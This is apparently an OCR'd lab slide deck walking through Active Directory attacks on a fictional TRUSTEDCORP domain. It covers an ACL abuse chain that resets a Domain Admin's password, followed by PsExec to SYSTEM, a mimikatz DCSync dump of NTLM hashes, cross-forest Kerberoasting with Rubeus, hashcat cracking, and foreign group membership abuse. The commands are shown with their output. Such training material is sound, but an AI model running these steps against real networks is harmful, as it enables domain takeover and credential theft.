
- We can Confirm now that Clement.white is a member of StdBy Admins
- Get-DomainUser -Identity Clement.white -Domain Trustedcorp.local

```
PS C:\Tools> Get-DomainUser -Identity Clement.white -Domain Trustedcorp.local


logoncount                : 11
badpasswordtime           : 11/23/2023 1:19:42 PM
distinguishedname         : CN=Clement White,CN=Users,DC=TRUSTEDCORP,DC=local
objectclass               : {top, person, organizationalPerson, user}
displayname               : Clement White
lastlogontimestamp        : 12/2/2023 9:42:33 AM
userprincipalname         : Clement.White@TRUSTEDCORP.local
name                      : Clement White
objectsid                 : S-1-5-21-2342213388-301168347-1320883959-1110
samaccountname            : Clement.White
codepage                  : 0
samaccounttype            : USER_OBJECT
accountexpires            : NEVER
countrycode               : 0
whenchanged               : 12/2/2023 5:42:33 PM
instancetype              : 4
usncreated                : 16464
objectguid                : d912c215-9dac-4cd1-a612-8c1964ad8626
sn                        : White
lastlogoff                : 12/31/1600 4:00:00 PM
objectcategory            : CN=Person,CN=Schema,CN=Configuration,DC=TRUSTEDCORP,DC=local
dscorepropagationdata     : 1/1/1601 12:00:00 AM
givenname                 : Clement
memberof                  : {CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local, CN=StdBy
                            Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Remote Management
                            Users,CN=Builtin,DC=TRUSTEDCORP,DC=local}
lastlogon                 : 12/2/2023 11:29:41 AM
badpwdcount               : 0
cn                        : Clement White
useraccountcontrol        : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated               : 11/20/2023 2:31:07 PM
primarygroupid            : 513
pwdlastset                : 11/20/2023 6:31:07 AM
usnchanged                : 61528
```


ACL Attack Chain

- Bloodhound Graphs
- StdBy Group Members have ForceChangePassword Over Paul.Jones a Domain Admin



ACL Attack Chain

- Resetting Paul.Jones Password
- $SecPssword = ConvertTo-SecureString "C.Password1!" -AsPlainText -Force
- $Cred = New-Object System.Management.Automation.PSCredential("TRUSTEDCORP\Clement.white", $SecPssword)
- $UserPassword = ConvertTo-SecureString 'P.Password123!' -AsPlainText -Force
- Set-DomainUserPassword -Identity Paul.Jones -Domain TRUSTEDCORP.local -AccountPassword $UserPassword -Credential $Cred



ACL Attack Chain

- We can now initial Pssession to the DC and Confirm our privilege
- Enter-PSSession -ComputerName TRUSTED-DC03.TRUSTEDCORP.local -Credential "TRUSTEDCORP\Paul.Jones"

```
PS C:\Tools> Enter-PSSession -ComputerName TRUSTED-DC03.TRUSTEDCORP.local -Credential "TRUSTEDCORP\Paul.Jones"
[TRUSTED-DC03.TRUSTEDCORP.local]: PS C:\Users\Paul.Jones\Documents> hostname
TRUSTED-DC03
[TRUSTED-DC03.TRUSTEDCORP.local]: PS C:\Users\Paul.Jones\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                 Type             SID                                            Attributes
========================================================== ================ ============================================== ==========
==========================================
Everyone                                                   Well-known group S-1-1-0                                        Mandatory group, Enab
led by default, Enabled group
BUILTIN\Administrators                                     Alias            S-1-5-32-544                                   Mandatory group, Enab
led by default, Enabled group, Group owner
BUILTIN\Users                                              Alias            S-1-5-32-545                                   Mandatory group, Enab
led by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access                 Alias            S-1-5-32-554                                   Mandatory group, Enab
led by default, Enabled group
NT AUTHORITY\NETWORK                                       Well-known group S-1-5-2                                        Mandatory group, Enab
led by default, Enabled group
NT AUTHORITY\Authenticated Users                           Well-known group S-1-5-11                                       Mandatory group, Enab
led by default, Enabled group
NT AUTHORITY\This Organization                             Well-known group S-1-5-15                                       Mandatory group, Enab
led by default, Enabled group
TRUSTEDCORP\Domain Admins                                  Group            S-1-5-21-2342213388-301168347-1320883959-512   Mandatory group, Enab
led by default, Enabled group
TRUSTEDCORP\Group Policy Creator Owners                    Group            S-1-5-21-2342213388-301168347-1320883959-520   Mandatory group, Enab
led by default, Enabled group
TRUSTEDCORP\Schema Admins                                  Group            S-1-5-21-2342213388-301168347-1320883959-518   Mandatory group, Enab
led by default, Enabled group
TRUSTEDCORP\Enterprise Admins                              Group            S-1-5-21-2342213388-301168347-1320883959-519   Mandatory group, Enab
led by default, Enabled group
Authentication authority asserted identity                 Well-known group S-1-18-1                                       Mandatory group, Enab
led by default, Enabled group
TRUSTEDCORP\Denied RODC Password Replication Group         Alias            S-1-5-21-2342213388-301168347-1320883959-572   Mandatory group, Enab
led by default, Enabled group, Local Group
Mandatory Label\High Mandatory Level                       Label            S-1-16-12288
```

ACL Attack Chain

- We can also use PsExec to interact with the remote System
- .\PsExec.exe \\TRUSTED-DC03.TRUSTEDCORP.local -u "Paul.Jones" -p "P.Password123!" -s -i cmd.exe

```
PS C:\Tools> .\PsExec.exe \\TRUSTED-DC03.TRUSTEDCORP.local -u "Paul.Jones" -p "P.Password123!" -s -i cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
TRUSTED-DC03
```

ACL Attack Chain

- DCSync All Domain Users
- lsadump::dcsync /All

```
mimikatz # lsadump::dcsync /All
[DC] 'TRUSTEDCORP.local' will be the domain
[DC] 'TRUSTED-DC03.TRUSTEDCORP.local' will be the DC server
[DC] Exporting domain 'TRUSTEDCORP.local'

Object RDN           : TRUSTEDCORP
SAM Username         : Amanda.Jones
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-2342213388-301168347-1320883959-1108
Object Relative ID   : 1108

Credentials:
  Hash NTLM: d34434e74e44beeb759e505d10b3a727

Object RDN           : Brown Kevin

** SAM ACCOUNT **

SAM Username         : Brown.Kevin
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-2342213388-301168347-1320883959-1111
Object Relative ID   : 1111

Credentials:
  Hash NTLM: 8ddcd661965f1cb6c0e0785bb9fdad15

Object RDN           : Mike Davis

** SAM ACCOUNT **

SAM Username         : Mike.Davis
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-2342213388-301168347-1320883959-1113
Object Relative ID   : 1113

Credentials:
  Hash NTLM: e91ef33b57ceeffba46aeb61ec46bcb2

Object RDN           : S-1-5-21-2650123447-3108711000-1796582875-1110

Object RDN           : S-1-5-21-2650123447-3108711000-1796582875-1114

Object RDN           : Ruth Dadid
```

Cross-Forest Trust Kerberoasting

- Cross-Forest Kerberoasting
- Kerberos attacks such as Kerberoasting and ASREPRoasting can be performed across trusts, depending on the trust direction. In a situation where you are positioned in a domain with either an inbound or bidirectional domain/forest trust, you can likely perform various attacks to gain a foothold. Sometimes you cannot escalate privileges in your current domain, but instead can obtain a Kerberos ticket and crack a hash for an administrative user in another domain that has Domain/Enterprise Admin privileges in both domains.

Cross-Forest Trust Kerberoasting

- We have found a Kerberoastable account, an SQL Server
- Get-DomainUser –Domain TRUSTEDCORP.local -SPN | select samaccountname,memberof

```
PS C:\Tools> Get-DomainUser -Domain TRUSTEDCORP.local -SPN | select samaccountname,memberof

samaccountname memberof
-------------- --------
krbtgt         CN=Denied RODC Password Replication Group,CN=Users,DC=TRUSTEDCORP,DC=local
TCSql_Service  {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Domain Admins,CN=Users,DC=TRUSTEDCORP,DC=local...
```

Cross-Forest Trust Kerberoasting

- Let's perform a Kerberoasting attack across the trust using Rubeus
- .\Rubeus.exe kerberoast /domain:TRUSTEDCORP.LOCAL /nowrap

```
PS C:\Tools> .\Rubeus.exe kerberoast /domain:TRUSTEDCORP.LOCAL /nowrap

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : TRUSTEDCORP.LOCAL
[*] Searching path 'LDAP://TRUSTED-DC03.TRUSTEDCORP.local/DC=TRUSTEDCORP,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalN
ame=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : TCSql_Service
[*] DistinguishedName      : CN=TCSql_Service,CN=Users,DC=TRUSTEDCORP,DC=local
[*] ServicePrincipalName   : TC_SQLSERVER/TRUSTED-DC03.TRUSTEDCORP.local:1433
[*] PwdLastSet             : 11/20/2023 1:36:46 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*TCSql_Service$TRUSTEDCORP.local$TC_SQLSERVER/TRUSTED-DC03.TRUSTEDCORP.local:1433@TRUSTEDCORP
.LOCAL*$5514C410E1BF803126AC237CAE2F1C5F$999B45D52D10B55C3E73788249C4CAF00691EE424BADF8D8648D1D0A0EE58863CCDE634AC103D403CD0B66A5A530B
8CDF6C64E14986A6AC44462C03F0A4CF6C01273EBF10F221049BC9C9702246D4024D336B7AC79109E758040AE5E2831DC3BAE64A49CE236803645C8A9F7EC299428A65
BF0EB5C73C7A84BB124C0498D000ED966253F5B560A1924CAB05BE29FC604B282BFA5E5ACD29B8CA3BAA90FD65BAD9310BE4E64D995ED33CD6E2FE9882F248ADC66B68
629105B1E27C4D48B2A989AF3196BB3E5383F05B7EA9A45A736D1E07936BFD43844817C509021F3362CDC7EACE586391C9F755BB9312D8EB7CCEAE9F8C5F58C85258D6
5B8587B5D4593C736B3B417886F7A016FA29CAC524C8806D2AF0B1C1E5C526635EEB84914427A59B3716F29900B8B17AC7739EC66B70F82F26B3634BA318BE3B60DC3E
0DDC06CFB01EB3BD9624734DD21C8F770DF5A018CC69B13A9BAE706C82F09F1E96FA67579B3DE1738C846A16D494A351B400D6192C7E64393345685D182DB69A9191DA
5C1FCF60DCF18D4B0A9A9273EE548D40ADF37BC84D93E4E1A1A09B2C4BFB2093ACDFA1BAE7F877B8F4661FDA814995F987867AC312F39CFC84EE83837D92D1BEEB25B4
0512A8C618CEB4035CE9E8574CA392AAF9AB8AE8F35A7C1D721B8E3E64060E6B827025B46EFAFC1D7DFA4FF9C86DACFE35CDE44D5647C58E9241CA59FC04F55A6E54B2
63B841682D12B382B2260A13D01E8792FEC723B17846B3A0DD2C2E0873D1D09D26BB27B5DD34455207C9727D585EFB159E4C9D7899C1EFBD796D818FC9A50D30698DCE
```

Cross-Forest Trust Kerberoasting

- Cracking Kerberos TGS with HashCat
- .\hashcat.exe -m 13100 .\Kerberos_tgs.txt .\PasswordList.txt

```
PS C:\Users\mohas\Desktop\hashcat-6.2.6> .\hashcat.exe -m 13100 .\Kerberos_tgs.txt .\PasswordList.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

$krb5tgs$23$*TCSql_Service$TRUSTEDCORP.local$TC_SQLSERVER/TRUSTED-DC03.TRUSTEDCORP.local:1433@TRUSTEDCORP.LOCAL*$5514c410e1bf803126a
c237cae2f1c5f$999b45d52d10b55c3e73788249c4caf00691ee424badf8d8648d1d0a0ee58863ccde634ac103d403cd0b66a5a530b8cdf6c64e14986a6ac44462c0
3f0a4cf6c01273ebf10f221049bc9c9702246d4024d336b7ac79109e758040ae5e2831dc3bae64a49ce236803645c8a9f7ec299428a65bf0eb5c73c7a84bb124c049
8d000ed966253f5b560a1924cab05be29fc604b282bfa5e5acd29b8ca3baa90fd65bad9310be4e64d995ed33cd6e2fe9882f248adc66b68629105b1e27c4d48b2a98
9af3196bb3e5383f05b7ea9a45a736d1e07936bfd43844817c509021f3362cdc7eace586391c9f755bb9312d8eb7cceae9f8c5f58c85258d65b8587b5d4593c736b3
b417886f7a016fa29cac524c8806d2af0b1c1e5c526635eeb84914427a59b3716f29900b8b17ac7739ec66b70f82f26b3634ba318be3b60dc3e0ddc06cfb01eb3bd9
624734dd21c8f770df5a018cc69b13a9bae706c82f09f1e96fa67579b3de1738c846a16d494a351b400d6192c7e64393345685d182db69a9191da5c1fcf60dcf18d4
b0a9a9273ee548d40adf37bc84d93e4e1a1a09b2c4bfb2093acdfa1bae7f877b8f4661fda814995f987867ac312f39cfc84ee83837d92d1beeb25b40512a8c618ceb
4035ce9e8574ca392aaf9ab8ae8f35a7c1d721b8e3e64060e6b827025b46efafc1d7dfa4ff9c86dacfe35cde44d5647c58e9241ca59fc04f55a6e54b263b841682d1
2b382b2260a13d01e8792fec723b17846b3a0dd2c2e0873d1d09d26bb27b5dd34455207c9727d585efb159e4c9d7899c1efbd796d818fc9a50d30698dceec41c2964
15bd5b7c580254b913b4e80fe74f1a93ca7fbcb780a569546fd6184df174f5f5eb63ce38cc4288ccb4c816e19454f31d1a0469de8e6cbfdd2d9684a05bc693121869
fe75a7c398011fe18355c3129af07fea871df32c3a025b2778a21d322da59f2548dfcfaa751bdedf132355f1bf34c053da232b9a9b4aef16b60f6f3268206c7d3064
27f35adf88b43d074e248d381b163b399525156acb0d4d3c0ac63073fd832f2e9eab8facdedcee3ddff2e559f977dcc975fba2d42a697b4ccd2e0c4c73b06f44b288
3df19373b7497c2d1a91b4353a6530930235a164b48094127ec9f304e89b1bb7eb5789539bf70c25cdc0d31ed96656a5de96c26ab03c610074584c1db098843e7330
748d35f34df7de5b3c03504b2632140e7bf31b118502959923934d5bd54c971c03aaca049ea6e78ef3e344d6d240036a5a4b6f5072a9d7473fa187d94d5619049f06
3c62af1093893cc65caa2f080f1b25b3039bea6d260b4f7894e90af424dbf9c674af4b400ee1032ea6e5907747725466e729d9b5dea08876d0c3e586bc41608be3a7
d3d294f475573df9807747985be492bc2b9a08b93c4ad82210053e87c1117e2412756849313a415b82cce8bc05a4d26b8c10d00cfd8d0123b67adabfcc61d84265f6
6ad5a657cae6c1a45c5f088a0cdab091fc2ecb17bfe9163c75a0c0a4b3ca60d20c45c282daaafbed5227039e3100a7de61a55360fafa7bb2fe4c33176025c74636de
549aa667d7aca25313dadb7cd27dab21e7a03954fcea59b025f28f5950d6a899:S.Password1!
```

Cross-Forest Trust Kerberoasting

- We can Confirm who we are
- Enter-PSSession -ComputerName TRUSTED-DC03.TRUSTEDCORP.local -Credential "TRUSTEDCORP\TCSql_Service"

```
PS C:\Tools> Enter-PSSession -ComputerName TRUSTED-DC03.TRUSTEDCORP.local -Credential "TRUSTEDCORP\TCSql_Service"
[TRUSTED-DC03.TRUSTEDCORP.local]: PS C:\Users\TCSql_Service\Documents> hostname
TRUSTED-DC03
[TRUSTED-DC03.TRUSTEDCORP.local]: PS C:\Users\TCSql_Service\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                           Type             SID                                            Attributes
==================================================== ================ ============================================== ==========
================================================
Everyone                                             Well-known group S-1-1-0                                        Mandatory group, Enab
led by default, Enabled group
BUILTIN\Administrators                               Alias            S-1-5-32-544                                   Mandatory group, Enab
led by default, Enabled group, Group owner
BUILTIN\Users                                        Alias            S-1-5-32-545                                   Mandatory group, Enab
led by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access           Alias            S-1-5-32-554                                   Mandatory group, Enab
led by default, Enabled group
NT AUTHORITY\NETWORK                                 Well-known group S-1-5-2                                        Mandatory group, Enab
led by default, Enabled group
NT AUTHORITY\Authenticated Users                     Well-known group S-1-5-11                                       Mandatory group, Enab
led by default, Enabled group
NT AUTHORITY\This Organization                       Well-known group S-1-5-15                                       Mandatory group, Enab
led by default, Enabled group
TRUSTEDCORP\Domain Admins                            Group            S-1-5-21-2342213388-301168347-1320883959-512   Mandatory group, Enab
led by default, Enabled group
TRUSTEDCORP\Group Policy Creator Owners              Group            S-1-5-21-2342213388-301168347-1320883959-520   Mandatory group, Enab
led by default, Enabled group
TRUSTEDCORP\Schema Admins                            Group            S-1-5-21-2342213388-301168347-1320883959-518   Mandatory group, Enab
led by default, Enabled group
TRUSTEDCORP\Enterprise Admins                        Group            S-1-5-21-2342213388-301168347-1320883959-519   Mandatory group, Enab
led by default, Enabled group
Authentication authority asserted identity           Well-known group S-1-18-1                                       Mandatory group, Enab
led by default, Enabled group
TRUSTEDCORP\Denied RODC Password Replication Group   Alias            S-1-5-21-2342213388-301168347-1320883959-572   Mandatory group, Enab
led by default, Enabled group, Local Group
Mandatory Label\High Mandatory Level                 Label            S-1-16-12288
```

Foreign Group Membership Attack

- Enumerating Foreign Group members
- Get-DomainForeignGroupMember -Domain TRUstedcorp.local -Verbose

```
PS C:\Tools> Get-DomainForeignGroupMember -Domain TRUstedcorp.local -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://ROOT-DC01.BYTESHIELD.LOCAL/DC=TRUstedcorp,DC=local
VERBOSE: [Get-DomainGroup] Using additional LDAP filter: (member=*)
VERBOSE: [Get-DomainGroup] filter string: (&(objectCategory=group)(member=*))


GroupDomain              : TRUSTEDCORP.local
GroupName                : Administrators
GroupDistinguishedName   : CN=Administrators,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain             : TRUSTEDCORP.local
MemberName               : S-1-5-21-2650123447-3108711000-1796582875-1113
MemberDistinguishedName  : CN=S-1-5-21-2650123447-3108711000-1796582875-1113,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=local

GroupDomain              : TRUSTEDCORP.local
GroupName                : Server Operators
GroupDistinguishedName   : CN=Server Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain             : TRUSTEDCORP.local
MemberName               : S-1-5-21-961384531-1508825278-244064522-1108
MemberDistinguishedName  : CN=S-1-5-21-961384531-1508825278-244064522-1108,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=local

GroupDomain              : TRUSTEDCORP.local
GroupName                : Account Operators
GroupDistinguishedName   : CN=Account Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain             : TRUSTEDCORP.local
MemberName               : S-1-5-21-2650123447-3108711000-1796582875-1117
MemberDistinguishedName  : CN=S-1-5-21-2650123447-3108711000-1796582875-1117,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=local

GroupDomain              : TRUSTEDCORP.local
GroupName                : TC Foreign Group Members Local
GroupDistinguishedName   : CN=TC Foreign Group Members Local,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain             : TRUSTEDCORP.local
MemberName               : S-1-5-21-2650123447-3108711000-1796582875-1114
MemberDistinguishedName  : CN=S-1-5-21-2650123447-3108711000-1796582875-1114,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=local
```

Foreign Group Membership Attack

- We found Some domain users that have foreign Group membership
- $name = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1113

```
PS C:\Tools> $name = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1113
PS C:\Tools> $name
BYTESHIELD\Jessica.Williams
```

- Jessica.Williams has Foreign group membership as member of foreign domain local administrators

Foreign Group Membership Attack

- Let's Interact with the Foreign DomainController using Powershell Remoting
- Enter-PSSession -ComputerName TRUSTED-DC03.TRUSTEDCORP.local -Credential "BYTESHIELD\jessica.williams"

```
PS C:\Tools> Enter-PSSession -ComputerName TRUSTED-DC03.TRUSTEDCORP.local -Credential "BYTESHIELD\jessica.williams"
[TRUSTED-DC03.TRUSTEDCORP.local]: PS C:\Users\Jessica.Williams\Documents> hostname
TRUSTED-DC03
[TRUSTED-DC03.TRUSTEDCORP.local]: PS C:\Users\Jessica.Williams\Documents> whoami /groups


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group own
er
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

Foreign Group Membership Attack

- We have another user with foreign group membership as a member of Remote Management Users nothing more, this raise suspicious because it's not possible to just have Remote Management Users Membership with no added rights, let's enumerate the user's ACL

Get-DomainForeignGroupMember -Domain TRUSTEDCORP.local



